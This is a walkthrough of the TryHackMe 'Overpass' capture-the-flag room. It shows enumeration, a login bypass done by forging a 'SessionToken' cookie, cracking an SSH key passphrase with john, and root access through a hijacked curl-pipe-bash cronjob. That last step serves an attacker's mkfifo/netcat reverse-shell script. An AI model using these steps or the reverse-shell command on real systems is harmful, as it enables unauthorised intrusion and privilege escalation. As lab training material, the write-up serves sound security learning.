TryHackMe

Overpass

https://tryhackme.com/room/overpass

By

https://tryhackme.com/p/iLinxz

1. NMAP Scan:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
|_  256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Great, we have two ports running:

1. Port 22 – running SSH
2. Port 80 – running HTTP

What can we do?

Let's visit the HTTP service and see what we can uncover…

When first entering the website, we're greeted by this screen:



This is about a password manager that some CompSci students are developing, ay? Okay! Let's navigate some more around… What does the source code say?

```
<p>Overpass allows you to securely store different
    passwords for every service, protected using military grade
    <!--Yeah right, just because the Romans used it doesn't make it military grade, change this?-->
    cryptography to keep you safe.
</p>
```


The source code didn't give us much info, but this comment is interesting. So, their password manager is using 'military grade encryption'. So, maybe Caesar's Cipher is being used here?

Navigating to other pages and uncovering their source code did not yield us any more success…

GoBuster time!

```
/img (Status: 301)
/downloads (Status: 301)
/aboutus (Status: 301)
/admin (Status: 301)
/css (Status: 301)
```

So, gobuster found an /admin directory. Let's check it out! Entering in this directory, we will see this screen:



Now, the TryHackMe website gives me a hint that I don't need to bruteforce anything, so I'll go ahead with that flow of mind.

What does the source code say?

```html
<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Overpass</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/main.css">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/login.css">
    <link rel="icon" type="image/png" href="/img/overpass.png" />
    <script src="/main.js"></script>
    <script src="/login.js"></script>
    <script src="/cookie.js"></script>
</head>

<body onload="onLoad()">
    <nav>
        <img class="logo" src="/img/overpass.svg" alt="Overpass logo">
        <h2 class="navTitle"><a href="/">Overpass</a></h2>
        <a class="current" href="/aboutus">About Us</a>
        <a href="/downloads">Downloads</a>
    </nav>
    <div class="content">
        <h1>Administrator area</h1>
        <p>Please log in to access this content</p>
        <div>
            <h3 class="formTitle">Overpass administrator login</h1>
        </div>
        <form id="loginForm">
            <div class="formElem"><label for="username">Username:</label><input id="username" name="username" required></div>
            <div class="formElem"><label for="password">Password:</label><input id="password" name="password"
                    type="password" required></div>
            <button>Login</button>
        </form>
        <div id="loginStatus"></div>
    </div>
</body>

</html>
```

There are several scripts running on this page:

1. /main.js
2. /login.js
3. /cookie.js

Let's investigate them:

1. /main.js

```
console.log("Hello, World!")
```

2. /cookie.js is just an obfuscated script for cookie handling.


3. /login.js

```
async function postData(url = '', data = {}) {
    // Default options are marked with *
    const response = await fetch(url, {
        method: 'POST', // *GET, POST, PUT, DELETE, etc.
        cache: 'no-cache', // *default, no-cache, reload, force-cache, only-if-cached
        credentials: 'same-origin', // include, *same-origin, omit
        headers: {
            'Content-Type': 'application/x-www-form-urlencoded'
        },
        redirect: 'follow', // manual, *follow, error
        referrerPolicy: 'no-referrer', // no-referrer, *client
        body: encodeFormData(data) // body data type must match "Content-Type" header
    });
    return response; // We don't always want JSON back
}
const encodeFormData = (data) => {
    return Object.keys(data)
        .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
        .join('&');
}
function onLoad() {
    document.querySelector("#loginForm").addEventListener("submit", function (event) {
        //on pressing enter
        event.preventDefault()
        login()
    });
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
```


Alright, so, looking at the below 'login()' function, we see that if a user were to log in, the script would create a cookie called "SessionToken" of any value. Thus, if we create our own cookie with that exact name, we would have access without logging in, right?

There are multiple steps to follow when creating a cookie…


1. Fire up your developer tools, I am using Firefox, and switch to the “Storage” tab:




2. For the IP of the victim machine, click on the “+” sign at the top left of the Developer Tools GUI.



3. After clicking the plus sign, a cookie will have been created:



4. Change its name.



5. Refresh your page /admin/ page!


Great! We've bypassed the login screen.

We've found an RSA private key along with a message. The key itself looks like it's encrypted however… Not to worry! We have our friend, john.

Let's copy the contents of the RSA private key to a .txt file.

Generate a hash that johntheripper will understand out of that .txt file.

Feed it to john himself to crack.



Use ssh2john to create a matching hash.

```
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS$ /usr/share/john/ssh2john.py rsa.txt > rsa.hash
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS$
```

Pass the hash to john.

```
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS$ sudo john rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
[redacted] (rsa.txt)
```

And we have our password :D

We can now log in through SSH using the private key we just got!

```
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS$ chmod 400 rsa.txt
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS$ ssh -i rsa.txt james@10.10.237.27
The authenticity of host '10.10.237.27 (10.10.237.27)' can't be established.
ECDSA key fingerprint is SHA256:4P0PNh/u8bKjshfc6DBYwWnjk1Txh5laY/WbVPrCUdY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.237.27' (ECDSA) to the list of known hosts.
Enter passphrase for key 'rsa.txt':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Aug  5 12:05:15 UTC 2020

  System load:  0.0                Processes:           88
  Usage of /:   22.4% of 18.57GB   Users logged in:     0
  Memory usage: 13%                IP address for eth0: 10.10.237.27
  Swap usage:   0%

47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```

Great, we're now logged in as user james on the victim host. Let's navigate around…

```
james@overpass-prod:~$ ls -la
total 48
drwxr-xr-x 6 james james 4096 Jun 27 16:07 .
drwxr-xr-x 4 root  root  4096 Jun 27 02:20 ..
lrwxrwxrwx 1 james james    9 Jun 27 02:38 .bash_history → /dev/null
-rw-r--r-- 1 james james  220 Jun 27 02:20 .bash_logout
-rw-r--r-- 1 james james 3771 Jun 27 02:20 .bashrc
drwx------ 2 james james 4096 Jun 27 04:45 .cache
drwx------ 3 james james 4096 Jun 27 04:45 .gnupg
drwxrwxr-x 3 james james 4096 Jun 27 04:20 .local
-rw-r--r-- 1 james james   49 Jun 27 04:26 .overpass
-rw-r--r-- 1 james james  807 Jun 27 02:20 .profile
drwx------ 2 james james 4096 Jun 27 04:44 .ssh
-rw-rw-r-- 1 james james  438 Jun 27 04:23 todo.txt
-rw-rw-r-- 1 james james   38 Jun 27 16:07 user.txt
james@overpass-prod:~$ cat user.txt
[redacted]
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$
```

We've gotten our first flag!

The todo.txt file hints that there is an automated script at work, here on the host. That's a cronjob, right?

Let's check the crontab file and see what script is actually being run.

```
james@overpass-prod:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:~$
```

Hmph… so, the cronjob at the bottom suggests that the host is trying to run a script off of a webserver with the hostname of 'overpass.thm' so maybe, if we try to edit the /etc/hosts file and write our IP

address to match the hostname ‘overpass.thm’, we can make the cronjob execute a custom script of ours. Let’s try.

```
127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Let’s change 127.0.0.1 for overpass.thm to our TryHackMe IP.

Now, in order to make the host run our custom script, we need to create a webserver using python.

Moreover, the location of the script in the crontab file needs to be precise. So, in our python webserver, we’re going to create directory ‘downloads’ and inside of it ‘src’.

Now, within the ‘src’ directory, we’ll place our script. The script we’re going to place there is just a netcat shell-spawning script.

Since the cronjob itself is run with root privilleges, our shell will also have root privilleges.

Let’s run our python webserver, our netcat listener, create our script and be done with this.

```
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver$ ls -la
total 8
drwxr-xr-x 2 kali kali 4096 Aug  5 08:13 .
drwxr-xr-x 3 kali kali 4096 Aug  5 07:58 ..
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver$ mkdir downloads
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver$ cd downloads/
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver/downloads$ mkdir src
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver/downloads$ cd src/
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver/downloads/src$ echo "rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc
        4444 >/tmp/f" > buildscript.sh
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver/downloads/src$
```

```
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver/downloads/src$ ls -la
total 12
drwxr-xr-x 2 kali kali 4096 Aug  5 08:23 .
drwxr-xr-x 3 kali kali 4096 Aug  5 08:22 ..
-rw-r--r-- 1 kali kali   86 Aug  5 08:23 buildscript.sh
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver/downloads/src$
```

Great, we have our script on the path specified by the crontab file, let’s run the webserver from the ‘pythonserver’ directory and start our netcat listener.

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
```

Running the webserver on port 80 since the /etc/hosts file just resolves any issues with DNS hostnames. We cannot implement custom ports in it. So, we're going to run our webserver on port 80.

With all of that said, the cronjob is set to execute every minute. Therefore, we don't need to wait for a long until our shell spawns.

```
kali@kali: ~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver
File  Actions  Edit  View  Help
kali@kali:~/Desktop/Memos/TryHackMe/THM:OVERPASS/pythonserver$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.237.27 - - [05/Aug/2020 08:28:00] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.237.27 - - [05/Aug/2020 08:29:00] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.237.27 - - [05/Aug/2020 08:30:00] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
```

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.4.36] from (UNKNOWN) [10.10.237.27] 55012
/bin/sh: 0: can't access tty; job control turned off
#
```

And we have a shell! whoami?

```
# whoami
root
#
```

Great, we now have root access. Let's get the last flag…

```
# cd /root
# ls -la
total 52
drwx------  8 root root 4096 Jun 27 16:06 .
drwxr-xr-x 23 root root 4096 Jun 27 02:28 ..
lrwxrwxrwx  1 root root    9 Jun 27 02:38 .bash_history → /dev/null
-rw-------  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Jun 27 02:33 .cache
drwx------  3 root root 4096 Jun 27 02:21 .local
-rw-------  1 root root  184 Jun 27 04:07 .profile
drwx------  2 root root 4096 Jun 27 02:15 .ssh
-rw-r--r--  1 root root 7301 Aug  5 12:23 buildStatus
drwx------  2 root root 4096 Jun 27 04:34 builds
drwxr-xr-x  4 root root 4096 Jun 27 04:09 go
-rw-------  1 root root   38 Jun 27 16:06 root.txt
drwx------  2 root root 4096 Jun 27 04:34 src
# cat root.txt
thm{7f336f8c359dbac18d54fd64ea753bb}
#
```

==========